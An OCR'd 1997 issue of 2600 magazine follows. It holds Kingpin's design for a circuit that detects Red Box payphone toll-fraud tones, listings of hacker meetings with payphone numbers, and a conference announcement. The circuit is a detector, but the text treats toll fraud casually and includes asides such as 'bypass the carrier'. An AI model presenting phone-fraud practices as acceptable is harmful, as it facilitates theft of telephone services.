The Red Box Detection Circuit can be used for practical everyday use or for security purposes. Using this circuit, you could trigger household appliances (turn on the disco ball, vibrating bed, etc.) using a nickel, dime, or quarter tone, which all are generated with 1700Hz and 2200Hz. Essentially, the Detection Circuit behaves like "The Clapper," which turns the lights on with one clap, leaving them on until another clap is detected. The device is timing-independent, so any coin type will be detected and produce the same result. From a security standpoint, telephone companies can use this as a cheap method to detect the Red Box tones, and police officers can have a portable unit to test "Toll Fraud" devices in the field (which will hopefully never happen, but it is a very real possibility as Red Boxes become more and more widespread into the mainstream).

The heart of this circuit is the MX-COM MX105A. This chip is a tone detector for use in single and multitone signalling systems. Key reasons for using this part is that it requires minimal external components and recognizes tones in the presence of high noise levels. An LM386 Low Voltage Audio Power Amplifier is used to bring the audio signal from the microphone to a proper input level for the MX105A. The data sheets provided with the MX105A (available at www.mx-com.com) are very descriptive and make design fairly straightforward. A 7474 D-Type Positive Edge Flip-Flop takes the "Detect Out" signal from the MX105A and acts as a switch, leaving the final detect state high (or low) until another Red Box tone is detected, which will then complement the logic state.

Circuit Theory

I will explain the basic design of this circuit from input to output, starting with the audio amplification, into the tone detector, and through the logic of the flip-flop. The power to the circuit is supplied by a standard 9V battery, connected to a 7805 voltage regulator (U4). This gives us a clean 5V to power the tone detector and flip-flop, and a not-so-clean 9V (approximately) to power the audio amp and microphone. The microphone (a common electret, X1) needs to be supplied a voltage in order for it to function correctly, so we drive 9V through a 510K resistor (R1) into the positive wire. The resistor will limit the current of the 9V supply to protect the microphone. The LM386 amplifier (U1) has a gain internally set to 20 (26dB increase), which is too small for our application. By adding a 10uF capacitor (C1) across pins 1 and 8, we can increase the gain to 200 (46dB increase). The audio amplifier section of the Red Box Detection circuit is very simple, and uses only three external components. R2, the 10k potentiometer, will limit the input voltage to the audio amp. This will be adjusted, upon testing of the module, to give us a clean, unsaturated, amplified signal. The output of the amp goes through a coupling capacitor (C2) and feeds into pin 1 (Tone In) of the MX105A Tone Decoder.

Calculating the values of external components for the MX105A (U2) is done in a series of simple mathematical equations, all described in the data sheet. The first step is to define the MX105A to respond to a center frequency of either 1700Hz or 2200Hz, both of which make up the "Red Box" tone. I chose to have the circuit detect 1700Hz, leading to an operating bandwidth of 8.25%, giving us a 140Hz cushion to allow for small variances in frequency production from your particular flavor of "Red Box." We also need to define the maximum allowed response time of the circuit, which is the maximum amount of time the circuit has to detect the tone. Using common, off-the-shelf component values, we can get a maximum response time of 31.1ms.

This yields a lock time of 10.7ms and a detection time of 20.4ms. There are also formulas included in the data sheet to calculate signal-to-noise performance and to modify the de-response time of the circuit. The latter is the time the MX105A will take to turn off after a valid in-band signal has been removed from the input. This may be helpful, depending on what you are interfacing your circuit to. In the schematic provided, you need not worry about de-response time, since it is taken care of by the flip-flop circuitry. All of the component values can be approximated to a close off-the-shelf equivalent, with the exception of R5. This potentiometer is a major component in setting the free running frequency of the VCO and plays a direct role in setting the center frequency. R5 was calculated to be 636.6k, but the actual value you need may be slightly different, because of tolerances in component values. Setting R5 is the last step to testing the circuit, since you can "tune" it to only respond to 1700Hz. The construction of the tone detector module of the circuit is simple as well, but requires a few more external components.

The final module of the unit is the flip-flop circuitry. This will use the Detect Out pin of the MX105A as input to the clock of the 7474 (U3) and respond accordingly. The power connections to the flip-flop are not included in the schematic, so be sure to connect +5V to pin 14 and GND to pin 7 (standard power connection for a digital logic device). The MX105A only raises the logic of Detect Out for a brief moment, but we need to have the final detect state remain on or off until another valid frequency is detected. The D-type flip-flop detects a positive-edge of the clock, which is a low-to-high transition, and complements the state of the output pin. The low-to-high transition of the Detect Out pin only occurs once per valid tone detection, so each time a red box tone is detected, the output of the flip-flop will either turn on or turn off. We now have a "Clapper"-compatible circuit.

Testing and Troubleshooting

It is a good idea to test each of the "modules" (defined by dotted boxes on the schematic) before building the whole circuit. Using the provided schematic, construction is very easy. I would suggest using a prototype board for your first draft of the circuit, which makes it easy to exchange components and fine-tune your project for your particular needs. Common mistakes in constructing the amplifier circuit include not driving the input of the microphone with a voltage, or doing so incorrectly. Also remember to connect all ground references together. Double check all your connections and make sure the components are receiving the correct supply voltages.

To test the functionality of the tone detection circuit, connect a 1k resistor (R8) in series with an LED (D1) to pin 9 (Detect Out), or hook to an oscilloscope or logic analyzer to monitor the state of this pin. Drive the microphone with a Red Box or audio tone generator. If everything is working correctly, the Detect Out pin will go high briefly, upon detection of a correct tone (1700Hz), thus lighting the LED. The only crucial component in the tone detection module is R5, which, as mentioned before, sets the center frequency of the circuit.

There is not much that can go wrong with the circuit, so when troubleshooting, remember to Keep It Simple, Stupid. The problem is most likely a result of a shorted, improper, or loose connection.

Conclusion and Other Ideas

Much more could be said about the Red Box Detection Circuit, and those interested in modifying it for other uses should feel free. Take a look at the data sheets for more technical data than you will ever need. A useful idea for this circuit would be to connect an NPN transistor (2N2222) to the output of the flip-flop and drive a 120VAC relay to operate standard outlet-powered equipment and appliances. Another useful idea would be to interface the unit with a telephone line, and use it as an access device for your voice mail or answering machine, or turning appliances on and off remotely. You could also modify the circuit to detect both the 1700Hz and 2200Hz frequencies generated by the Red Box for greater accuracy. A more complicated idea would be to make the circuit timing-dependent, detecting the timing differences between the nickel, dime, and quarter tones, and perform a different function for each. A previous letter to the editor asked about "Red Boxing" a video game to get free credits. As stupid as that question sounds, it can now be done (with your own

modified arcade game, of course), and it is sure to impress your friends.

This article is just a brief glimpse of what can be done and I hope it has brought into the light the possibilities of electronics. Although this circuit is silly, it could be used for practical or security purposes, and if you disagree, you can still learn quite a bit by experimenting with it.

MX-COM, INC. - http://www.mxcom.com 800-638-5577


National Semiconductor - http://www.natsemi.com 408-721-5000

PDF formatted data sheets can be found at the above locations for the MX105A, LM386, and 7474.

Questions and comments can be directed to kingpin@2600.com or kingpin@l0pht.com. A re-print of this article, along with data sheets and schematics, can be found at http://www.l0pht.com/~kingpin.

BILL OF MATERIALS

Item	Quantity	Reference	Part
1	1	C1	10uF
2	1	C2	100uF
3	3	C3,C8,C9	220pF
4	3	C4,C5,C10	.1uF
5	2	C6,C7	.01uF
6	1	D1	LED
7	2	R1,R3	510k
8	1	R2	10k
9	1	R4	240k
10	1	R5	1meg
11	2	R6,R7	22k
12	1	R8	1k
13	1	U1	LM386
14	1	U2	MX105A
15	1	U3	74HCT74
16	1	U4	LM7805
17	1	X1	MIC


Kingpin / L0pht Heavy Industries
http://www.l0pht.com
Title
Red Box Detection Circuit
Size
B
Document Number
REV
1.0
Date: January 13, 1997
Sheet 1 of 1
Red Box Tone Detect
D1
LED
R8
1k
U3 74HCT74
Flip-Flop
+5V
Tone Detector
C10 .1uF
R5 1meg
C8 220pF
C9 220pF
R6 22k
R7 22k
U2
MX105A
Detect Out
R3 510k
R4 240k
C3 220pF
C4 .1uF
C5 .1uF
C6 .01uF
C7 .01uF
U4 LM7805
VIN
VOUT
GND
+9VO
Battery
Power Supply
C2
100uF
C1 10uF
U1
LM386
R2
10k
R1
510k
X1 MIC
Audio In
Audio Amplifier (Gain = 200)

2600 Meetings

NORTH AMERICA

Akron, OH
Coffee Configur@tions on the corner of East Exchange and Union near Akron University.

Albuquerque, NM
Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9941, 9976, 9985.

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall, raised area of the food court.

Chicago
3rd Coast Cafe, 1260 North Dearborn.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC
Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food Court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY
The Mall, St. Matthew's food court.

Madison, WI
Union South (227 N. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milwaukee
Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Northampton, MA
JavaNet Cafe at 241 Main Street.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Barnes and Noble by Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Lloyd Center Mall, third level at the food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Sioux Falls, SD
Empire Mall, by Burger King.

Toronto, ONT (Canada)
DotCom Cafe, 57 Duncan Street, just southeast of the MuchMusic building on Queen St. 7 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Moscow, Russia
Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

BEYOND HOPE

It's time for the inevitable - the sequel to 1994's Hackers On Planet Earth conference. If you missed that event, you'll feel even worse if you miss this one! Don't let that happen. Beyond Hope will be everything HOPE was and probably a lot more.

Speakers/Panels

So far we're lining up people for panels on social engineering, encryption, surveillance, PCS/GSM technology, legal issues, hacker ex-prisoners, "pirate" radio, the media, boxing, and a whole lot more. Our biggest worry at this point is figuring out how to fit it all into three days. If you have ideas, contact us using the methods below.

The Network

Even though we only had a 28.8 link to the outside world at the 1994 HOPE, we still had a lot of fun networking all our computers together. This time things will be different. Our link to the net will be faster than ever - at the very least a T1 - and we will also be experimenting with video links to the Hacking In Progress (HIP) conference going on in Holland. Plus we'll have an amazing internal network of old and new machines. Bring your computer and whatever toys you have! As in 1994, all attendees will get an account on our **hope.net** machine. Valuable prizes will be awarded to those who hack root.

Logistics

It all takes place starting Friday evening, August 8th, running until Sunday night, August 10th at the **Puck Building** in New York City, on the corner of Houston and Lafayette Streets. The main part of the conference begins at noon on Saturday, with registration starting at 10 am. However, you will also be able to register Friday evening beginning at 6 pm and help us set up the network for the weekend. There will be a special *2600* meeting beginning at 5 pm on Friday at the Citicorp Center, located at 53rd and Lexington. To get to the conference from the meeting, take the #6 train downtown to Bleecker Street. Follow the signs and portents.

Registration

The cost for pre-registration is $20 for the weekend. While we hope to keep the cost at $20 for those who register at the conference, we may wind up filling the place up (capacity is only around 2,000 after all) and, in that event, pre-registrants will have priority. So send us $20, your name and address, and we'll send you a pass that will get you in without a hassle or a wait. **Make checks payable to 2600.** The address is **Beyond Hope, c/o 2600 Magazine, PO Box 848, Middle Island, NY 11953**. Don't send us anything after **July 15, 1997** to ensure that your pass is received in time. Special Offer: FREE ADMISSION for anyone coming to Beyond Hope from overseas with a foreign passport. North Americans not eligible.

The Neighborhood

The Puck Building is in one of the liveliest sections of Manhattan, next to Greenwich Village, Chinatown, Little Italy, and SoHo within easy walking distance of Bleecker Street, Broadway, Avenue A, and St. Mark's Place. We will have a full guide of places and Hope-related activities on our web site and at the conference.

Travel

There are many cheap ways to get to New York City in August but you may want to start looking now, especially if you're coming from overseas. Travel agencies will help you for free. Also, look in various magazines like *Time Out, Village Voice,* local alternative weeklies, and travel sections of newspapers. Buses, trains, and carpools are great alternatives to domestic flights. Keep in touch with the update sites for more information as it comes in.

Getting to the Site

From the airports: From all three airports (Kennedy, LaGuardia, Newark) you can either take a cab or bus to the city - from Kennedy you can take a free bus to the subway and take the A train into Manhattan for $1.50. To get to the Puck Building in this manner, take the A train to West 4th in Manhattan and transfer to a Brooklyn bound B, D, F, or Q for one stop to Broadway/Lafayette. If you take a bus, see the directions below from the Port Authority.


By car: We'll assume you can find New York City on your own. Once you're actually over the bridge or through the tunnel, head for Houston Street, just south of 1st Street. The conference takes place on the southeast corner of Houston and Lafayette. There are parking garages in the neighborhood and many nearby streets allow free parking from Friday evening through the weekend.

By train: From Penn Station, take the A train downtown to West 4th, transfer to a Brooklyn bound B, D, F, or Q for one stop to Broadway/Lafayette. From Grand Central, take the #6 subway downtown to Bleecker Street.

By bus: From the Port Authority Bus Terminal, take the A train downtown to West 4th, transfer to a Brooklyn bound B,D, F, or Q for one stop to Broadway/Lafayette.

Where To Stay

The Puck Building is not a hotel, which we believe will make the conference itself a lot more interesting. We will be compiling a list of places to stay in the city, ranging in price from $40 a night on up. So far, we suggest the following: the YMCA at 215 W 23rd Street between 7th and 8th Avenues (212-741-9226) - rooms start at $40 and there are no age restrictions, Howard Johnson on 429 Park Avenue South between 29th and 30th Streets (212-532-4860) - rooms start at around $100 a night, and Holiday Inn at 132 Lafayette Street (212-966-8898) - rooms are around the $150 level. There are also youth hostels, bed and breakfasts, and hundreds of other hotels in the city. This is only a preliminary list - check with us for more details as the conference draws closer. You should make reservations no closer than three weeks prior to the conference. Remember, the cost of a room is lessened significantly if you split it with other people. Bring sleeping bags to increase your flexibility.



What We Need

Ideas, people, computers, technology of all sorts.

How To Stay Updated

There are many ways to keep updated as preparations get underway. We will be posting updates on our office phone line - **(516) 751-2600** - as well as the 2600 voice BBS - **(516) 473-2626**. The official Beyond Hope website can be reached at **www.hope.net** and updates will also be found on the 2600 website at **www.2600.com**. On the websites you'll find details on how to be part of the Beyond Hope mailing lists. Email **info@hope.net** for the latest information, **travel@hope.net** for cheap fares and advisories, **tech@hope.net** for technical questions and suggestions, **speakers@hope.net** for anyone interested in speaking at the conference, and **vol@hope.net** for those of you who want to volunteer to help. On usenet, read **alt.2600.hope.announce** for the latest announcements, **alt.2600.hope.d** for an ongoing discussion about the conference, and **alt.2600.hope.tech** for technical setup discussion.

Payphones of the Planet

Slovenia

This is the blue phone.

Slovenia

This is the red phone.

Slovenia

The blue phone is slowly replacing the red phone since the red phone takes tokens and the blue phone takes tokens and chip cards.

Photos by R.D.

Israel

Tel Aviv.


Photo by Hanneke.

Come and visit our web site and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

The Hacker Quarterly

Summer 1997
volume fourteen, number two
$4.50 U.S. $5.50 Canada



Special Spoofing Issue!

0 74470 83158 7 72

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben Sherman

